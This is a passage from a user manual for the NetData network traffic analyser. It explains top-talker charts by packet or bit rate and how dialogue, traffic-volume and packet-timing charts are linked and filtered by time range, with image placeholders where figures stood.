
After selecting a set of application protocols the normal dialogue chart identifies all the clients and servers handling that traffic. The third row of the title block indicates the total bandwidth used by the selected traffic.



All top-talker charts like this list of file-transfer nodes use a logarithmic scale when the range of traffic volumes exceeds two orders of magnitude. The different colours of a node list are a reminder that the bars indicate outbound and inbound volumes rather than client and server volumes.


11.19 Top Talkers by Packet or Bit Rate

One of the options for the dialogue chart is to list top talkers and display a bar chart of their traffic volumes. An option for top-talker charts is to display bars of packets per second (pps) rather than traffic volumes (Kbps).



As before, the top-talker chart can list clients and servers on opposite sides of the chart; list only clients or only servers; list network nodes without distinguishing between clients and servers; or list application types (as above).

Other options will display volumes or packet rates which are sums of client and server rates; and plot bars with a linear rather than a log scale.



This chart of the same traffic displays the total (client + server) packet rates of the top-talking application types, on a linear scale that shows how ARP packets – at 60.67 pps averaged over half a day – dominate all other traffic types in this network.


When client and server rates are summed each node or type is represented by a single (blue) bar unless an error rate is highlighted. The above chart also reveals that the data flow from clients to a proxy web server has generated a large number of selective acks, indicating either packet loss or overtaking via an alternative path.


11.20 Linking Dialogue and Packet Timing Charts to Traffic Flows

After a new analysis the first chart viewed is usually the dialogue chart. It identifies all the clients and services; highlights problems in the monitoring system and in the network carrying the traffic; and identifies issues concerning packet size and TCP flow-control parameters.


The next chart viewed may be a traffic-volume chart because it indicates the capture quality – how much traffic was missed by the sniffer – and shows how the volumes of different categories of traffic varied over time. It might reveal an unusual burst of traffic, and raise questions concerning its clients, services, and precise nature. With NetData's ability to characterise transactions it is uniquely placed to answer such questions, and commands in the volume chart's context menu link dialogue charts and packet-timing charts with a particular category of traffic in a narrow time range.

The relevant command in the context menu of the performance chart is 'Explore Narrow Time Range'. If selected when the chart has no traffic-volume bars it will offer to display a dialogue chart drawn from only those connections that were active in the time span of the chart (instead of the whole of the capture period).






If the new command is selected in the context of a particular traffic-volume bar (as above), it offers to generate a packet-timing chart confined to the selected narrow time interval (of the volume bar) and filtered to include only traffic of the volume-bar's application category or IP address. It also offers to apply the same filter to the dialogue chart and reduce its time range.



Together the new dialogue and timing charts provide a clear picture of all the clients, servers, connections and transactions that are summarised by the particular volume bar. In the case

above, the tall mail-volume bar led to a timing chart that revealed the only mail traffic in the 5-second interval to be a single mail message with a 3-MB attachment:



Two existing commands in the context menu, ‘Plot Only This Type’ and ‘Plot Only This Node’ (or ‘Plot Only This Station’), will pop up a similar dialogue window that offers to change the time range of the dialogue chart, load packets in the time range of the selected volume bar, and filter the dialogues of both charts to match those of the volume bar.

To support these performance-chart options the dialogue chart has options to show only the dialogues of the focused client and focused server; and to restrict the time range. In the latter case the dialogue chart is drawn only from those connections that were active in the time range, but their traffic statistics are not reliable. If a connection was opened before the range start, or closed after the range end, NetData relies on a pro rata estimate of its traffic volume within the range – that is, on an assumption that the data rate is uniform throughout the connection’s life. Nevertheless, accurate statistics are provided by the dialogue chart drawn from packets appearing on the timing chart.

The ‘View, Service Dialogues (direct)’ command on NetData’s main window always generates a standard dialogue chart drawn from *all* the connection records in the database. The command ‘View, Service Dialogues (configured)’ presents filters applied to the connection and event records when they are loaded from the database onto the dialogue chart. If a time range has been set with the Set Range button in the load-data window, the dialogue chart’s configuration window offers to restrict the dialogue chart to the same time range.

To generate a dialogue chart with only the dialogues of a particular node, NetData sets both the focused client and the focused server to the node’s name, and invokes the function that shows only dialogues of the focused entities. This function can be enabled and disabled at any time by selecting the option ‘Plot Only Traffic of Focused Client & Server’ in the drop-down menu of the chart’s Options button.


Sometimes it is useful to focus only on a particular client and not a server, or vice versa. The context menus for the client and server sides of the dialogue chart have commands to ‘Remove Client Focus’ and ‘Remove Server Focus’ respectively.

11.21 Loading Performance and Timing Charts from Dialogue Chart

The dialogue chart is a valuable starting point for generating performance and timing charts – the focus can be set on any client, server or dialogue captured in the traffic, and the focus prepares the load-data window to load records of the selected objects.

A second row of buttons above the dialogue chart simplifies chart loading further, providing facilities that are similar to those on the transaction-class tree. After filtering out particular application categories, application types, transports, servers, clients or individual dialogues, the white Chart button will load records related to the dialogues remaining on the dialogue chart. The types of loaded records – transactions, connections, packets and events for example – are determined by selections from the Chart Menu. The current load-data time-range setting is displayed on the button bar and can be changed by clicking the Time Range button to adjust the range in the load-data window. After setting the range and any other filters, click the Set Range button to return to the dialogue chart. The 'All Time' button removes any restriction on the time range.


Another facility doesn't require the dialogue chart to be filtered: simply right-click any dialogue on the chart and from the context menu choose 'Chart Records of This Dialogue'. The types of loaded records are again determined by the current selections in the chart menu, and are constrained by the prevailing time-range setting. Similar chart-loading options appear in the context menus for clients and servers.



